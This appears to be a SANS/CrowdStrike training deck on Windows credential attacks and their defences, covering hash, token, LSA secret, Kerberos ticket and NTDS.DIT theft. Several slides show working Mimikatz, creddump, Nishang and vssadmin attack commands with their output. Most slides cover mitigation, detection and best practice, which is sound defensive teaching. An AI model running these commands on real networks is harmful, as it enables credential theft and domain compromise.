

15+ YEARS

Computer Crime Investigations
CrowdStrike • Mandiant • US Air Force
OSI Special Agent

SANS INSTITUTE

Senior Instructor and Co-Author:

FOR500: Windows Forensics


FOR508: Advanced Forensics and Incident Response

CONNECT

E-mail: chad.tilbury@crowdstrike.com

LinkedIn: Chad Tilbury


Twitter: @chadtilbury



CHAD TILBURY

TECHNICAL ADVISOR CROWDSTRIKE SERVICES

Compromising Credentials



- Priority #1 post-exploitation
 - Domain admin is ultimate goal
- Nearly everything in Windows is tied to an account
 - Difficult to move without one
- Easy and relatively stealthy means to traverse the network
 - Account limitations are rare
- "Sleeper" credentials can provide access after remediation



Evolution of Credential Attack Mitigation







- ✓ User Access Control (UAC)
- ✓ Managed Service Accounts
- ✓ KB2871997

- ✓ SSP plaintext password mitigations
- ✓ Local admin remote logon restrictions
- ✓ Protected Processes
- ✓ Restricted Admin
- ✓ Domain Protected Users Security Group
- ✓ LSA Cache cleanup
- ✓ Group Managed Service Accounts

- ✓ Credential Guard
- ✓ Remote Credential Guard
- ✓ Device Guard (prevent execution of untrusted code)



Compromising Credentials: Hashes

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

The password for each user account in Windows is stored in multiple formats: LM and NT hashes are most well known.

TsPkg, WDigest, and LiveSSP can be decrypted to provide plaintext passwords (prior to Win8.1)

How are they acquired and used? Hashes are available in the **LSASS** process and can be extracted with admin privileges. Once dumped, hashes can be cracked or used immediately in a Pass the Hash attack.

Common tools: Mimikatz • fgdump • gsecdump • Metasploit • SMBshell • PWDumpX • creddump • WCE


Credential Availability

Admin Action	Logon Type	Credentials on Target?	Notes
Console logon	2	Yes*	*Except when Credential Guard is enabled
Runas	2	Yes*	*Except when Credential Guard is enabled
Remote Desktop	10	Yes*	*Except for enabled Remote Credential Guard
Net Use	3	No	Including /u: parameter
PowerShell Remoting	3	No	Invoke-Command; Enter-PSSession
PsExec alternate creds	3 + 2	Yes	-u <username> -p <password)< td=""></password)<></username>
PsExec w/o explicit creds	3	No	
Remote Scheduled Task	4	Yes	Password saved as LSA Secret
Run as a Service	5	Yes	(w/ user account) Password saved as LSA Secret
Remote Registry	3	No	





Hash Dumping (Gsecdump)





Pass the Hash (Mimikatz)

```
mimikatz 2.1 x86 (oe.eo)
                                                                            mimikatz # sekurlsa::pth /user:srl-helpdesk /domain:WKS-WINXP32BIT /ntlm:4c3f5e9
fe4c8fc2f99d47cbb25d7d193 /run:".\psexec.exe -accepteula \\10.3.58.7 cmd.exe"
user sri-neipuesk
        : WKS-WINXP32BIT
domain
         .\psexec.exe -accepteula \\10.3.58.7 cmd.exe
program :
impers.
NTLM
        : 4c3f5e9fe4c8fc2f99d47cbb25d7d193
         3540
                                             | \\10.3.58.7: cmd.exe
         3680
         0 : 726278 (000000000:000b1506)
                                             PsExec v2.11 - Execute processes remotely
              - data copy @ 0029F6A4 : OK !
                                             Copyright (C) 2001-2014 Mark Russinovich
     kerberos - data copy @ 002FF890
                                             Sysinternals - www.sysinternals.com
    aes256 hmac
                        -> null
   aes128 hmac
                        -> null
   rc4 hmac nt
                        OK
                        OK
   _ rc4_hmac_old
                                             Microsoft Windows XP [Version 5.1.2600]
                        OK
   rc4 md4
                                             (C) Copyright 1985-2001 Microsoft Corp.
   rc4 hmac nt exp
                        OK
   \_ rc4_hmac_old_exp
                                             C:\WINDOWS\system32>C:\WINDOWS\system32>hostname
   \_ *Password replace -> null
                                             wks-winxp32bit
mimikatz #
                                             C:\WINDOWS\system32>echo zusernamez
                                             SRL-Helpdesk
                                             C:\WINDOW.
                                                        vstem32>
```

Defending Credentials: Hashes

- Prevent admin account compromise
- Stop remote interactive sessions with highly privileged accounts
- Proper termination of RDP sessions
 - Win8.1+ \rightarrow force the use of Restricted Admin?
 - Win10 → deploy Remote Credential Guard
- Upgrade to Windows 10
 - Credential Guard
 - TsPkg, WDigest, etc. -- SSO creds obsolescence
 - Domain Protected Users Group (PtH mitigation)



Compromising Credentials: Tokens

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

Delegate tokens are powerful authentication resources used for SSO. They allow attackers to impersonate a user's security context, including over the network.

How are they acquired and used? The SeImpersonate privilege lets tokens be copied from processes. The new token can then be used to authenticate as the new user. A target user or service must be logged on or have running processes.

Common tools: Incognito • Metasploit • PowerShell

• Mimikatz



Token Stealing (Mimikatz)

```
mimikatz 2.1 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # token::whoami
                              SHIELDBASE\tdungan
                                                      S-1-5-21-2036804247-3058
 * Process Token : 3772840
324640-2116585241-1107 (15g,25p)
                                      Primary
 * Thread Token : no token
mimikatz # token::elevate /domainadmin
Token Id
User name :
SID name : SHIELDBASE\Domain Admins
                       SHIELDBASE\rsydow
                                              S-1-5-21-2036804247-3058324640-2
7892
       3157500
116585241-1114 (17g,25p)
                               Primary
   Impersonated !
  Process Token: 3972840
                              SHIELDBASE\tdungan
                                                      S-1-5-21-2036804247-3058
324640-2116585241-1107 (15g,25p)
                                      Primary'
                              SHIELDBASE\rsydow
  Thread Token : 3976490
                                                      S-1-5-21-2036804247-3058
324640-2116585241-1114 (17g,25p)
                                      Impersonation (Delegation)
mimikatz #
```



Defending Credentials: Tokens

- Prevent admin account compromise
- Stop remote interactive sessions with highly privileged accounts
- Proper termination of RDP sessions
 - Win8.1+ \rightarrow force the use of Restricted Admin Mode?
 - Win10 → deploy Remote Credential Guard
- Account designation of "Account is Sensitive and Cannot be Delegated" in Active Directory
- Domain Protected Users security group accounts do not create delegate tokens



Compromising Credentials: Cached Credentials

Hashes

Tokens

<u>Cached</u> <u>Credentials</u>

LSA Secrets

Tickets

NTDS.DIT

Stored domain credentials to allow logons when domain controller access is unavailable. Most systems cache the last 10 logon hashes by default.

How are they acquired and used? Cached credentials must be cracked. Hashes are salted and case-sensitive, making decryption very slow. These hashes cannot be used for Pass the Hash attacks.

Common tools: cachedump • Metasploit

• PWDumpX • creddump

Offline Cached Credentials Extraction (Creddump)

```
root@siftworkstation: /tmp
                                                                Local NT Hashes
root@siftworkstation:/tmp# ./pwdump.py SYSTEM SAM true
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SRL-Helpdesk:1001:aad3b435b51404eeaad3b435b51404ee:4c3f5e9fe4c8fc2f99d47cbb25d7d193:::
root@siftworkstation:/tmp# ./cachedump.py SYSTEM SECURITY true
                                                                       Cached Hashes
mhill:7a5dd302303f91a96a69f42d425c865e;shieldbase;shieldbase.local
nromanoff:0c03b211531aaa2093d3eee937578764:shieldbase:shieldbase.local
rsydow:f319886255a0208803b104762ed8efee:shieldbase:shieldbase.local
tdungan:76f1ae9bdac93431fc5d6898843d7494:shieldbase:shieldbase.local
nfury:316c8065abbd3c3ce00fabee8768bb4f:shieldbase:shieldbase.local
vibranium:7b3b37913cb06808b6793d8df35b1578:shieldbase:shieldbase.local
```

The creddump utilities can extract hashes, cached credentials and LSA Secrets from offline registry hives: github.com/Neohapsis/creddump7



Defending Credentials: Cached Credentials

- Prevent admin account compromise
- Limit number of cached logon accounts
 - SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon (cachedlogonscount value)
 - A cachedlogonscount of zero or one is not always the right answer
- Enforce password length and complexity rules
 - Brute force cracking is required for this attack
- Domain Protected Users security group accounts do not cache credentials



Compromising Credentials: LSA Secrets

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

Credentials stored in the registry to allow services or tasks to be run with user privileges. In addition to **service accounts**, may also hold application passwords like VPN or auto-logon credentials.

How are they acquired and used? Administrator privileges allow access to encrypted registry data and the keys necessary to decrypt. Passwords are plaintext

Common tools: Cain • Metasploit • Mimikatz • gsecdump • PWDumpX • creddump • PowerShell



Decrypting LSA Secrets (Nishang)

```
Administrator: Windows PowerShell (x86)
                                                                                                X
   C:\temp> Enable-DuplicateToken
PS C:\temp> Get-LsaSecret
                                                                                  ComputerName
Name
                          Account
                                                Secret
$MACHINE.ACC
                                                                                  SRV08
DefaultPassword
                                                ROOT#123
                                                                                  SRV08
DPAPI_SYSTEM
                                                                                  SRV08
NL$KM
                                                                                  SRV08
                          CORP\sql-service
                                                sq!@dmsq!@dm
_SC_MSSQLSERVER
                                                                                  SRV08
```

Get-LsaSecret.ps1 from the Nishang PowerShell pentest framework used to dump (and decrypt) LSA Secrets

https://github.com/samratashok/nishang



Defending Credentials: LSA Secrets

- Prevent admin account compromise
- Do not employ services or schedule tasks requiring privileged accounts on low trust systems
- Reduce number of services that require domain accounts to execute
 - Heavily audit any accounts that must be used
- (Group) Managed Service Accounts



Compromising Credentials: Tickets

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

Kerberos issues tickets to authenticated users that can be reused without additional authentication. Tickets are cached in memory and are valid for 10 hours.

How are they acquired and used? Tickets can be stolen from memory and used to authenticate elsewhere (Pass the Ticket). Further, access to the DC allows tickets to be created for any user with no expiration (Golden Ticket). Service account tickets can be requested and forged, including offline cracking of service account hashes (Kerberoasting).

Common tools: Mimikatz • WCE • kerberoast



Pass the Ticket (Mimikatz)

```
👞 Administra 🙀 Administrator: Command Prompt
                                                                                       mimikatz # privilege::debug
C:\Temp>kl Privilege '20' OK
Current Lomimikatz # kerberos::ptt [0;294e90]-2-0-40e00000-rsydow@krbtgt-SHIELDBASE.LOCAL
           kirbi
Cached Tic
           OCAL.kirbi': OK
#0>
           mimikatz # exit
           Bye!
           C:\Temp\klist
           Current LogonId is 0:0x36c194
        Se Cached Tickets: (1)
           #0>
                   Client: rsydow @ SHIELDBASE.LOCAL
                   Server: krbtgt/SHIELDBHSE.LOCHL @ SHIELDBASE.LOCAL
                   KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
                   Start Time: 11/26/2016 22:32:18 (local)
                               11/27/2016 8:32:18 (local)
                   Renew Time: 12/3/2016 22:32:18 (local)
                   Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Kerberos Attacks

Pass the Ticket	Steal ticket from memory and pass or import on other systems
Overpass the Hash	Use NT hash to request a service ticket for the same account
Kerberoasting	Request service ticket for highly privileged service & crack NT hash
Golden Ticket	Kerberos TGT for any account with no expiration. Survives full password reset
Silver Ticket	All-access pass for a single service or computer
Skeleton Key	Patch LSASS on domain controller to add backdoor password that works for any domain account



Defending Credentials: Tickets

- Credential Guard (Win10+)
 - Domain Protected Users Group (Win8+) Some attacks
- Remote Credential Guard (Win10+)
 - Restricted Admin (Win8+)
- Long & complex passwords on service accounts (to prevent Kerberoasting)
 - Change service account passwords regularly
 - Group Managed Service Accounts are a great mitigation
- Audit service accounts for unusual activity
- Change KRBTGT password regularly (yearly)



Kerberos Attack Mitigations

Attack Type	Description	Mitigation
Pass the Ticket	Steal ticket from memory and pass or import on other systems	Credential Guard; Remote Credential Guard
Overpass the Hash	Use NT hash to request a service ticket for the same account	Credential Guard; Protected Users Group; Disable RC4 authentication
Kerberoasting	Request service ticket for highly privileged service & crack NT hash	Long and complex service account passwords; Managed Service Accounts
Golden Ticket	Kerberos TGT for any account with no expiration. Survives full password reset	Protect domain admin accounts; Change KRBTGT password regularly
Silver Ticket	All-access pass for a single service or computer	Regular computer account password updates
Skeleton Key	Patch LSASS on domain controller to add backdoor password to any account	Protect domain admin accounts; Smart card usage for privileged accounts



Compromising Credentials: NTDS.DIT

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

Active Directory Domain Services (AD DS) database holds all user and computer account hashes (LM/NT) in the domain. Encrypted, but algorithm is well known and easy to defeat.

How is it acquired and used? Located in the \Windows\NTDS folder on the domain controller. The file is locked, so admin access is required to load a driver to access raw disk, or use the Volume Shadow Copy Service.

Common tools: ntdsutil • VSSAdmin • NTDSXtract

• VSSOwn.vbs • PowerShell • ntdsdump



Stealing NTDS.DIT

```
CommandProcess: conhost.exe Pid: 141716
CommandHistory: 0x1b8f80 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x196970: vssadmin list shadows
Cmd #1 @ 0x1bd240: cd \
Cmd #2 @ 0x1b9290: dir
Cmd #3 @ 0x1bd260: cd temp
Cmd #4 @ 0x1b92b0: dir
Cmd #5 @ 0x19c6a0: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\system32\config\SYSTEM .
Cmd #6 @ 0 \times 19c760: dir
Cmd #7 @ 0x19c780: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\system32\config\SAM .
Cmd #8 @ 0x19c830: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\ntds\ntds.dit .
Cmd #9 @ 0x1c1ab0: dir
```



Defending Credentials: NTDS.DIT

Don't allow Domain Admin accounts to be compromised.

Credential Attack Detection








"As any pass-the-ticket attack, the attacker replays the golden ticket in a standard Kerberos protocol. Therefore, there is no clear indication of such attack in Windows logs."



"Golden Ticket events may have one of these issues:
The Account Domain field is <u>blank</u> when it should
be <u>DOMAIN</u>
The Account Domain field is <u>DOMAIN FQDN</u> when it
should be <u>DOMAIN</u>." –Sean Metcalf, adsecurity.org





As an example...

Kerberoasting uses RC4 encryption downgrade

(but almost no one logs these events)



Credential Attack Detection

Authentication Auditing Mapping Admin\$ Shares PsExec Scheduled Tasks **VSSAdmin** RDP/VPN activity

New Services
Random File /
Host names
Code Injection
Crashes and
Security Alerts

Local Admin Account Use Domain Admin <u> 3ehavioral</u> Anomalies Service Account Anomalies Workstationto-workstation connections


Credential Attack Detection

Event logs are critical for detection

- Authentication events (EID 4624, 4762, 4648, 4720, etc.)
- New services (EID 7045)
- Application and Process Crashes
- Failed and anomalous SMB activity (EID 5140)
- AV / Security logs
- Domain Protected User security group logs
 Applications and Sorrices In Variance In V
 - Applications and Services Logs\Microsoft\Windows\Microsoft\Authentication
- Process tracking
 - Command line captures
 - PowerShell auditing




Credential Attack Detection: Pass the Hash






Credential Attack Detection: PsExec and fgdump

Initiation of two near-simultaneous services by helpdesk account



Credential Attack Detection: LSASS Crash

** Review and correlate your Anti-Virus logs **



Application Event Log

System Event Log



Credential Attack Detection: Capturing Command Lines

Event Properties - Event 4688, Microsoft Windows security auditing.

A new process has been created.

Subject:

Security ID: Account Name:

Account Domain:

Logon ID: 0x4606

Process Information:

New Process ID: 0x210

New Process Name: C:\Windows\System32\WindowsPowerShell\v1.

\powershell.exe

Token Elevation Type: TokenElevationTypeDefault (1)

Creator Process ID: 0x4e0

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1

\powershell.exe" -w hidden -enc

cGFyYW0gKCRDb21wdXRlck5hbWUgPSAiLilslCRGaWxlUGF0aCA9lCluXEFwcGxpY2F0 dmVudG9yeS5jc3YiKQ0KDQpnZXQtd21pb2JqZWN0lC1xdWVyeSAiU0VMRUNUlCogR W4zMl9Qcm9kdWN0liAtY29tcHV0ZXJuYW1llCRDb21wdXRlck5hbWUgfCANCnNvcn(N0lFZlbmRvciB8lA0Kc2VsZWN0LW9iamVjdCBQU0NvbXB1dGVyTmFtZSxWZWNbkb3ls

ZXJzaW9uLENhcHRpb24sRGVzY3JpcHRpb24sSW5zdGFsbERhdGUsSW5zdGFsbExvY2F uc3RhbGxTb3VyY2UsUGFja2FnZU5hbWUgfA0KZXhwb3J0LWNzdiAtcGF0aCAkRmlsZV

WFwcGVuZCA=

Token Elevation Type indicates the type of token that was assigned to the new proce accordance with User Account Control policy.

Event Properties - Event 4688, Microsoft Windows security auditing.

A new process has been created.

Subject:

Security ID: Account Name:

Account Domain:

Logon ID:

0xB4FF6

Process Information:

New Process ID: 0x620

New Process Name: C:\Windows\System32\ftp.exe
Token Elevation Type: TokenElevationTypeDefault (1)

Creator Process ID: 0x6bc

Process Command Line: "C:\Windows\system32\ftp.exe" -i -v -s:c:\temp\1.log

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.



Credential Attack Detection: Other Data Sources

- Registry changes
 - Disabled computer account pwd updates (Silver Tickets)

 SYSTEM\CurrentControlSet\Services\Netlogon\Parameters →

 DisablePasswordChange=1
 - Enabled WDigest credentials (post Win8.1)
 SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
 → UseLogonCredential=1
- Memory Analysis
 - Process injection
 - Loaded drivers
- Kernel-level security agent detections
- Behavioral Analytics



Credential Best Practices





Best Practices: Control Your Admin Accounts

Restrict and Protect Privileged Domain Accounts

- Reduce the number of Domain/Enterprise Admins
- Enforce multi-factor authentication (MFA) for all network and cloud admin accounts
- Separate administrative accounts from user accounts for administrative personnel
- Create specific administrative workstation hosts for administrators
- Use the Domain Protected Users security group!




Best Practices: Control Your Admin Accounts (2)

Limit Local Admin Accounts

- Don't give users admin
- Unique and complex passwords for local admin (LAPS)
- Deny network logons for local accounts

Audit account usage and monitor for anomalies



Best Practices: Control Your Admin Accounts (3)

Use a Tiered Administrative Access Model

- Administration of AD
- Servers and Applications
- Workstations and Devices




Image source:

Securing Privileged Access Reference Material by Corey Plett (Microsoft)



Best Practices: Reduce the Credential Attack Surface



- Audit and limit the number of services running as system and domain accounts
 - Utilize Group Managed Service Accounts
 - ... or regularly change and use long & complex passwords
- Upgrade to Windows 10 /Server 2016
 - Enable Credential Guard & Remote Credential Guard
- Force LSASS as protected process on legacy Win8.1
- Establish remote connections using network logon instead of interactive logon when possible



Best Practices: Reduce the Credential Attack Surface (2)

- Limit workstation to workstation communication
 - Restrict inbound NetBIOS, SMB traffic using the Windows Firewall
 - ... or VLAN segmentation of workstations
 - So many hack tools leverage SMB authentication
 - Is workstation to workstation RDP really necessary?
- Enable stricter Kerberos security
 - Disable LM & NTLM (force Kerberos)
 - Short validity for tickets
 - No account delegation



Increase Awareness of New Attacks

Chart by Benjamin Delpy: https://goo.gl/1K3AC7

	Primary		1	CredentialKeys			tupkg		wdigest		kerberos				Comments of	750	1140000	credman 6	
	LM	NTLM	SHA1	NTLM	SHAI	Root	DPAPI	off	on	off	on	pass 1	PIN 4	tickets	eKeys	livessp	ssp	dpapi	credition o
	Windows XP/2003																		
Local Account								2											
Domain Account			ij		i.			2		1			(38)						
								Win	dows Vis	ta/200	8 & 7/2	008r2							
Local Account						0		Ü											
Domain Account						í.		2											
	Windows 8/2012																		
Microsoft Account										5									
Local Account		1			6	5	I.	į.		1									
Domain Account																			
									Windo	ws 8.1/	2012r2								
Microsoft Account						L.			. 3	J	9								
Local Account								1	.5		5	0.20							
Domain Account									1		- 3								
Domain Protected Users								L.	3		3								
	Windows 8.1 vault for user's authentication				not applicable			can need an unlock on NT5, not available with smartcard											
			Hogerprint				data in memory		tspkg is r	3									
	code	pass	gestures	pass	pass			no data i	in memory	3.	tspkg is o	off by defai	ult (but ne	eded for S	SSO with r	emoteapp	s/ts), wdi	gest too	
Microsoft Account						pi.					http://te	chnet mic	rosoft.com	n/fibrary/d	In303404	аѕрх			
Local Account										4. PIN code when SmartCard used for native Logon									
										5.	5. PIN code is NOT encrypted in memory (XP/2003)								
		6. When accessed/used by ow					ed by owr	ner											
										7. When local admin, UAC and after unlock									





FOR518

Mac Forensics





FOR508 Advanced Incident Response GCFA



FOR572 Advanced Network Forensics and Analysis GNFA



Materials from:



FOR578 Cyber Threat Intelligence







FOR508 Advanced Incident Response GCFA

http://dfir.to/FOR508



FOR610 REM: Malware Analysis GREM



SEC504
Hacker Tools, Techniques,
Exploits, and Incident Handling



MGT535 Incident Response Team Management











